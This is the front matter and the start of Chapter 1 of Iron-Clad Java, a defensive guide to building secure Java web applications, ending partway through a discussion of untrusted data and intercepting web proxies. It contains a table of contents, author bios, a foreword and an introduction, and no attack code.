



ORACLE®

Iron-Clad Java: Building Secure Web Applications



Best Practices for Secure Java Web Application
Development

Jim Manico

August Detlefsen

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith

Oracle Senior Principal Security Product Manager, Java



Oracle
Press™



*Oracle Press*TM

Iron-Clad Java

Building Secure Web Applications

Jim Manico
August Detlefsen



New York Chicago San Francisco
Athens London Madrid Mexico City
Milan New Delhi Singapore Sydney Toronto

Copyright © 2015 by McGraw-Hill Education. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of Publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

ISBN: 978-0-07183589-3

MHID: 0-07-183589X

The material in this eBook also appears in the print version of this title: ISBN: 978-0-07-183588-6, MHID: 0-07-183588-1.

eBook conversion by codeMantra

Version 1.0

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill Education eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. To contact a representative please visit the Contact Us page at www.mhprofessional.com.

Oracle and Java are registered trademarks of Oracle Corporation and/or its affiliates. All other trademarks are the property of their respective owners, and McGraw-Hill Education makes no claim of ownership by the mention of products that contain these marks.

Screen displays of copyrighted Oracle software programs have been reproduced herein with the permission of Oracle Corporation and/or its affiliates.

Information has been obtained by Publisher from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, Publisher, or others, Publisher does not guarantee to the accuracy, adequacy, or completeness of any information included in this work and is not responsible for any errors or omissions or the results obtained from the use of such information.

Oracle Corporation does not make any representations or warranties as to the accuracy, adequacy, or completeness of any information contained in this Work, and is not responsible for any errors or omissions.

TERMS OF USE

This is a copyrighted work and McGraw-Hill Education and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill Education's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED "AS IS." McGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

To all the developers and software professionals we have worked with, whether it was teaching secure coding, ethically hacking your software, or writing code alongside you, it has been an honor working with you. To all hackers, both builder and breaker, and to everyone who has ever poked around an application and said “I wonder what happens if I try ...”, you are an inspiration. Stay curious. And to anyone who is hungry to learn something new about software development and software security, this book is for you.

About the Authors

Jim Manico (Hawaii) is an author and educator of developer security awareness trainings. He is a frequent speaker on secure software practices and is a member of the JavaOne Rock Star Wall of Fame. Jim is also a Global Board Member for the OWASP Foundation, where he helps drive the strategic vision for the organization. He manages and participates in several OWASP projects, including the OWASP Cheat Sheet series and several secure coding projects. For more information, see www.linkedin.com/in/jmanico.

August Detlefsen (California) is a Senior Application Security Consultant with more than eighteen years' experience in software development, enterprise application architecture, and information security. August works with major clients in financial services, health care, mobile, eCommerce, and technology to help secure web properties from potential threats. His company's consulting services include source code and infrastructure reviews, penetration testing, threat modeling, gap analysis, software security control architecture, and training. August is a graduate of Dartmouth College and an active member of OWASP. He has contributed to several OWASP projects, which provide web developers with APIs for building robust applications. August enjoys developing tools to assist penetration testers, including Burp Suite extensions to test specific frameworks such as Amazon Web Services and Google Web Toolkit. He manages the site <http://canyouxssthis.com> to test and compare various anti-XSS technologies. August also developed the CodeMagi Clickjacking Defense, which is the current gold standard for clickjacking prevention.

About the Technical Editor

Milton Smith (California) leads the strategic security program for Java platform products as Senior Principal Security PM at Oracle. Milton is responsible for defining the security vision for Java and managing working relationships with security organizations, researchers, and the industry at large. Prior to Oracle, Milton led security for Yahoo's User Data Analytics (UDA) property. For more information, see <https://www.linkedin.com/in/spoofzu> or www.securitycurmudgeon.com/.



Contents

[Foreword](#)

[Acknowledgments](#)

[Introduction](#)

1 Web Application Security Basics

[What Is Untrusted Data?](#)

[HTTP Security Considerations](#)

[HTTPS](#)

[HTTP/S GET Request](#)

[HTTP/S POST Request](#)

[HTTP/S Response](#)

[HTTP/S Response Headers](#)

[Anti-Patterns and Weaknesses](#)

[Blacklist Input Validation](#)

[Lack of Parameterized SQL](#)

[Use of Weak or Incorrect Ciphers](#)

[Security Controls and Positive Patterns](#)

Verify Authentication and Authorization with Every Request
Protect Transactions with the Synchronizer Token Pattern

Input Validation

Input Validation Anti-Patterns: Blacklist Validation Only
Input Validation Positive Patterns: Whitelisting
Input Validation: Apache Struts
Basic Input Validation Considerations: Length of Input
Validating Numerical Input
Validating Open Text Input
Input Validation Positive Patterns: URL Validation

Where Do We Go from Here?

2 Authentication and Session Management

Registration of New Users

Preventing Automated Registration

The Basic Flow of the Login Process and Session Management

Login Workflow Step 1: Anonymous Session Created on First Hit
Login Workflow Step 2: Starting HTTPS and Encryption in Transit
Login Workflow Step 3: Processing and Verifying Credentials
Login Workflow Step 4: Start the User's Authenticated Session
Login Workflow Step 5: Do Cool Things
Login Workflow Step 6: Potential Re-Authentication for Sensitive Operations
Login Workflow Step 7: Idle Timeout
Login Workflow Step 8: Absolute Timeout
Login Workflow Step 9: Logout

Attacks Against Authentication

Session Hijacking

Session Fixation

Secure Cookie Properties for Session Management

Dangers of Storing Sensitive Data in Cookies

Credential Security

Password Policy

Password Managers

Password Storage: Verify but Not Recover

Forgot Password Workflow

Username Harvesting

Brute Force Attacks, Account Lockout, and Multi-Factor Revisited

Remember Me Feature

Multi-Factor Authentication

 Seed Storage

 Where Do You Send the Token?

Federated Identity and SAML

OAuth Basics

Additional Reading

Summary

3 Access Control

Identity and Access Control

 Attacks on Access Control

 Access Control Anti-Patterns and Design Flaws

 Positive Access Control Patterns

 Role-Based Access Control

RBAC Struggles: Data-Specific/Contextual Access Control

Multitenancy and Access Control

Contextual Access Control

 Permission-Based Access Control and Apache Shiro

Spring Security 3.0 ACLs

ABAC Attribute-Based Access Control

RBAC vs. ABAC

Summary

4 Cross-Site Scripting Defense

Content Spoofing

 Reflected XSS

 Stored XSS

 DOM-Based XSS

Defending Against XSS

 Input Validation

 Contextual Output Encoding

 HTML Validation and Sanitization

 Secure JSON Patterns

[jQuery and DOM XSS](#)

[Resources](#)

- [Output Encoding](#)
- [HTML Sanitization](#)
- [JavaScript Libraries](#)

[Summary](#)

5 Cross-Site Request Forgery Defense and Clickjacking

[How Does CSRF Work?](#)

- [Other Real-World CSRF Examples](#)
- [Stored CSRF](#)
- [CSRF Against Intranet Web Applications](#)
- [CSRF Against Network Application Web Administration Console](#)
- [Unauthenticated CSRF Attacks](#)

[How to Combat CSRF](#)

- [Synchronizer Token Pattern](#)
- [Using the Session ID as a CSRF Token](#)
- [Apache Tomcat 6+ Synchronizer Token Pattern Implementation](#)
- [Stateless CSRF Defense](#)
- [Defending Against CSRF with the Challenge/Response Pattern](#)
- [HTTP Request Referer Header Verification](#)
- [POST vs. GET](#)
- [XSS Defense and CSRF Protection](#)

[Clickjacking](#)

[How to Combat Clickjacking](#)

- [Stop Your Site from Being Framed with Framebusting](#)
- [Break Out of Frames](#)

[Summary](#)

6 Protecting Sensitive Data

[Securing Data in Transit](#)

- [Protocol Versions](#)
- [Cipher Suites](#)
- [Certificate Verification](#)
- [Trust Managers](#)
- [Certificate and Key Management](#)

Certificate Pinning
Securing Data at Rest
 Encryption and Signing
 Symmetric and Asymmetric Cryptography
 Keysets
 Key Management in Keyczar
 Encryption and Decryption
 Signing and Verifying
 Key Management
Secure Random Numbers
Summary

7 SQL Injection and Other Injection Attacks
What Is SQL Injection?
Other SQL Injection Examples
Query Parameterization
SQL Injection and Stored Procedures
Defense in Depth
Input Validation and Type Safety
DAO Pattern and Access Control Considerations
SQL Injection and Object Relational Mapping
 Reducing the Impact of SQL Injection
Other Forms of Injection
 XML and JSON-Based Injection
 Command Injection
Dangerous Characters in Input
Summary

8 Safe File Upload and File I/O
Anti-Patterns and Design Flaws
 Design Flaw 1: File Path Injection
 Design Flaw 2: Null Byte Injection
 Design Flaw 3: Not Properly Closing Resources
File I/O Summary
File Upload Security
Patterns of Attack

Attack 1: Upload of Dangerous Content
Attack 2: Ability to Overwrite Other Files
Attack 3: Quota Overload DoS
Processing Zip, Rar, and Other Archive Formats
Positive Pattern: Object Reference Maps and Storing Upload Files

Summary

Resources

9 Logging, Error Handling, and Intrusion Detection

Logging Basics

What to Log
Security-Related Log Events
What Not to Log

Logging Frameworks for Security

ESAPI Logging
Security Logging Using Logback

Safe Error Handling

App Layer Intrusion Detection

Monitoring and Intrusion Detection
Defending Against Automated Attacks
OWASP AppSensor

Summary

10 Secure Software Development Lifecycle

Averting Disaster Before It Starts

Assets
Motivations
Outcomes

Team Roles for Security

Role: Security and Software Architect
Role: Project Manager
Role: Developer
Role: QA Tester
Professional Security Tester

Security Throughout the Application Lifecycle

Security in the Software Development Lifecycle

[Business Requirements](#)

[Technical Security Requirements for Developers](#)

[Implement Security Controls as Code Is Developed](#)

[Test That Security Controls Have Been Properly Implemented](#)

[Have Monitoring and Response/Recovery Plans in Place](#)

[Summary](#)

[Closing Thoughts](#)

A Resources

[Intercepting Proxies](#)

[Secure Coding Libraries](#)

[Access Control/Authentication](#)

[XSS Defense](#)

[Applied Crypto](#)

[Strong Crypto Provider](#)

[Logging and Intrusion Detection](#)

[Web Misc](#)

[Documentation](#)

[Awareness Documentation](#)

[OWASP Cheat Sheets](#)

[Standards](#)

[Additional Research](#)

Index

Foreword

The greatest challenge in product security today is the fact that security *quality* is difficult for consumers to evaluate. A product with little security design consideration and a weak security posture discloses few, if any, outward signs of being insecure. Software security, like performance and scalability, cannot be effectively evaluated visually and requires specialized tools and training. In a vacuum, consumers often mistakenly assume strong, positive product safety unless news surfaces to shake that confidence. As a result, with ever increasing pressure on business leaders to be more competitive and deliver more value to customers, security is frequently marginalized in favor of delivering more direct features with tangible business value. There's little incentive to pursue security excellence when consumers assume it already exists. All too often, businesses roll the dice and short product security, explaining away incidents when they occur with excuses like: "*hackers are becoming more sophisticated*," "*security is too difficult a problem to solve*," or "*everyone has bugs*." As the number and severity of security incidents increase, the public's patience for excuses grows weary. Consumers are demanding more secure information systems and more accountability from business leaders and governments. Product security claims are no longer accepted at face value. As we transition from an era of plausible deniability to accountability, leaders are increasingly motivated to deepen their security investments. In the end, strong security is a choice, and it always has been. Security excellence is no accident. It's purposeful, it requires dedication, and role appropriate education is essential to success.


In this book, Jim Manico and August Detlefsen tackle security education from a technical perspective and bring their wealth of industry knowledge and experience to application designers. A significant amount of thought was given to include the most useful and relevant security content for designers to defend their applications. This is not a book about security theories—it's the hard lessons learned from those who have been exploited, turned into actionable items for application designers and condensed into print.

One of the best things I enjoy about the field of security is that it's small and still possible to reach out and touch your heroes. Jim and August are my heroes, and it's an honor and privilege to be their technical editor on this project. The hallmarks of true experts and expert teams are confident but soft-spoken, good listeners, secure in their abilities, and not afraid to explore the ideas of others. Teams imbuing such qualities produce results like no other, and working in this environment is educational for everyone. Working on this project with Jim and

environment is educational for everyone. Working on this project with Jim and August was a tremendous privilege. It's my sincerest hope you enjoy this book as much as we enjoyed bringing it to you.

Milton Smith

Oracle Senior Principle Security Product Manager, Java



Acknowledgments

This book has been a labor of love. We wrote this book in between days of frequent travel, nights of feverish coding, and other life responsibilities. We often lost sleep thinking about the next chapter, the next editorial process, and the next piece of artwork that needed review. As first-time authors, we had no idea what to expect. If we could start over we would do it the same. Like you, we are students of security engineering, and we felt that we learned more from the writing process than we ever could have imagined. We hope our passion for application security translated into a book that will help you write secure applications.

We would like to thank the following people for their contributions: ■ Stephen Northcutt for introducing Jim to the world of information security and more.

- Dave Wichers and Jeff Williams for their many lessons on secure coding.
- Milton Smith for being so much more than a technical editor; Milton we could not have done this without you.
- Brandi Shailer and Amanda Russell, even under pressure it has always

been fun and a pleasure working with you both.

- John Steven for his work on password storage and whose dedication in the field led him to publish a 30+ page threat model on the topic, keep hauling that pack uphill, John.
- Brian Bertacini and Brian Shura for their great advice, education, and integrity in the field of information security.
- Jeff Ichnowski, Jeremy Long, and Mike Samuel—the tools they have created set a new bar for what secure coding Java controls should be.
- The many international volunteers behind the OWASP Foundation and their fanatical and obsessive interest in application security.
- Our wives, Tracey and Catherine, without whose love and understanding this book would never have been completed.



Introduction

Today's web applications are under attack. This book helps you understand the most common threats against web applications today. You'll also learn a wide variety of defense techniques to help you build Java web applications that prevent these attacks from being successful. The following sections describe what you'll find in the book.

Chapter 1: Web Application Security Basics

In this chapter, you learn about the inner workings of the HTTP protocol, learn the basics of using intercepting proxies to tamper with requests, and review a variety of HTTP security response headers.

Chapter 2: Authentication and Session Management

You explore the security controls needed to build a complete secure login mechanism. You learn techniques to stop attacks such as brute force, username harvesting, and session theft. We also review proper methods to safely store passwords.

Chapter 3: Access Control

In this chapter, you learn about access control design patterns such as role-based and activity-based access control. You'll also review a wide range of best practices that any access control mechanism should take into account.

Chapter 4: Cross-Site Scripting Defense

In this chapter, you learn about cross-site scripting and how to use contextual output encoding when building user interface code. You also learn about HTML sanitization techniques, safe use of JSON, and proper JavaScript usage for security.

Chapter 5: Cross-Site Request Forgery Defense and Clickjacking

You learn about the synchronizer token pattern and other techniques to help you protect sensitive transactions. You also learn “framebusting” techniques to reduce the chance of clickjacking attacks.

Chapter 6: Protecting Sensitive Data

You learn about configuring and using TLS. You also learn about strict transport security, certificate pinning, and how to use the Google Keyczar library.

Chapter 7: SQL Injection and Other Injection Attacks

In this chapter, you learn to use query parameterization and variable binding in order to prevent SQL injection. You also learn to protect your code from XML injection, JSON injection, and command injection.

Chapter 8: Safe File Upload and File I/O

In this chapter, you learn techniques to safely perform file I/O operations in your application. You also learn how to build a secure file upload mechanism.

Chapter 9: Logging, Error Handling, and Intrusion Detection

You learn how to use several third-party Java libraries for security-centric logging. We also review how to keep your code from revealing too much when errors occur. In addition, you learn several easy intrusion detection techniques to help alert you the moment your application is under attack.

Chapter 10: Secure Software Development Lifecycle

In this chapter, you learn to assemble a software development team with roles and responsibilities for application security built in. You also learn how to integrate application security into each stage of the software development lifecycle.

Appendix: Resources

This appendix suggests a variety of resources for secure coding and application security.

Intended Audience

This book is suitable for the following readers:

- Java developers who are building web applications and web services
- Project managers who are helping drive Java web application projects
- Web security pentesters who need to communicate secure coding techniques to developers they are working with ■ Technical managers or consultants who need an introduction to secure coding techniques



CHAPTER

1

Web Application Security Basics

The world depends on the Web. Web applications have, in a very short amount of time, become our primary means of shopping, banking, keeping up with the news, and ultimately, communicating. Web-based technologies have taken over the world as the primary way of building software applications. Even mobile applications, often touted as a new trend in software development, are basically web service–based thin client applications that depend on web technology to work effectively.

In the enterprise, the many benefits of the Java ecosystem have led the vast majority of companies to build their web platforms and web applications on Servlet and Java EE technologies. Like any programming language or framework, programmers using Java do not automatically gain the benefits of secure software. Developers need to understand how to use Java and a host of

third-party libraries in specialized ways in order to build and deploy secure software. This book endeavors to help developers understand the theories behind secure software as well as provide guidance on how to use certain key techniques to defend their applications.

Thank you for starting this journey with us. As we named this book *Iron-Clad Java*, we envision this book to be the beginning of a series. We want to move every developer in the direction of Steel-Clad Java and Adamantium-Clad Java, and Self-Defending Laser-Powered-Armor-Clad Java, but our first honest step is Iron-Clad. The path to secure software is not an easy one and requires discipline, study, and a great deal of practice. We hope this book will guide you down this path in a way that benefits you, your team, and especially your users in positive ways.

And by the way, if you are a web application developer, we fully expect this book to be a positive financial investment and make you money. It's difficult for companies to find developers who are knowledgeable in secure coding and secure software development. Those who truly understand security can command better positions and higher rates. If you read this book three times and truly master these techniques, we guarantee you will make more money as a software engineering professional.

What Is Untrusted Data?

While reading this book, you will frequently see the term “untrusted data.” But what does that mean? Untrusted data, at first glance, is any data that enters your system. This is data that is not hard-coded or produced by your application. You could think of untrusted data as raw input from your users. That is a good start, but that definition is unfortunately incomplete. Any data that enters your web application from an outside source, be it input typed in by users, uploaded files, third-party cloud services, even databases and other applications within your own organization, should be treated as untrusted.

To understand the potentially evil power of untrusted data, let's first talk about the idea of an *intercepting web proxy*, a rather basic and fundamental tool that hackers will use as they attempt to exploit your web application. As you will see, even input that your users do not type in themselves should still be considered “untrusted data.”

Let's start by looking at an important network setting common to all browsers—your proxy server setting. In Firefox, for example, security testers (and hackers) will start by changing their network proxy setting to proxy all

requests through some port on localhost (see [Figure 1-1](#)).¹




FIGURE 1-1. *Changing proxy server settings in Firefox*

Once this setting is applied, the browser will stop working because a proxy server is expected at that address (see [Figure 1-2](#))! This is proper browser behavior until an appropriate proxy server is launched locally.




FIGURE 1-2. *Browser is configured to connect to a nonexistent proxy*

Once you launch an intercepting proxy (such as Burp Suite, OWASP ZAP, OWASP WebScarab, and the Firefox plug-in Tamper Data), your browser once again starts surfing the Web. However, your traffic is now being recorded by the proxy (see [Figure 1-3](#)).




FIGURE 1-3. Web traffic being intercepted and recorded by OWASP ZAP

Once the proxy is in place, individual requests can be intercepted and modified. Not only can attackers modify fields that contain user-entered input, they can also add, modify, or delete headers, cookies, the HTTP verb (GET, POST, and so on), or any other aspect of the HTTP request (see [Figure 1-4](#)). This leads us to the most fundamental rule of secure coding:

